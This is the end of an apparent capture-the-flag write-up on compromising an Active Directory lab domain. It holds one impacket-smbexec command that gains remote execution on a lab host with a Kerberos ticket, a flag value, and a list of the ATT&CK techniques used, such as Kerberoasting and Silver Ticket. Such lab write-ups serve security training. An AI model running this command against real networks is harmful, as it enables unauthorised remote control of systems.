impacket-smbexec -k -no-pass admincloud@finish.hidden.loc -dc-ip 10.0.2.73 -debug
```

Finally we can get the last flag.

20717-2442-19765-9439-13387

MITRE ATT&CK Techniques

- **Reconnaissance (TA0043)**
 - [Active Scanning \(T1595\)](#)
 - [Vulnerability Scan \(T1595.002\)](#)
- **Discovery (TA0007)**
 - [Network Share Discovery \(T1135\)](#)
 - [Domain Trust Discovery \(T1482\)](#)
 - [Permission Groups Discovery \(T1069\)](#)
 - [Account Discovery \(T1087\)](#)
- **Credential Access (TA0006)**
 - [Brute Force \(T1110\)](#)
 - [Password Cracking \(T1110.002\)](#)
 - [Steal or Forge Kerberos Tickets \(T1558\)](#)
 - [Silver Ticket \(T1558.002\)](#)
 - [Kerberoasting \(T1558.003\)](#)
- **Lateral Movement (TA0008)**
 - [Exploitation of Remote Services \(T1210\)](#)

References

- <https://attack.mitre.org/>
- https://orange-cyberdefense.github.io/ocd-mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg
- <https://mayfly277.github.io/tags/ad/>
- <https://cloud.hacktricks.wiki/en/index.html>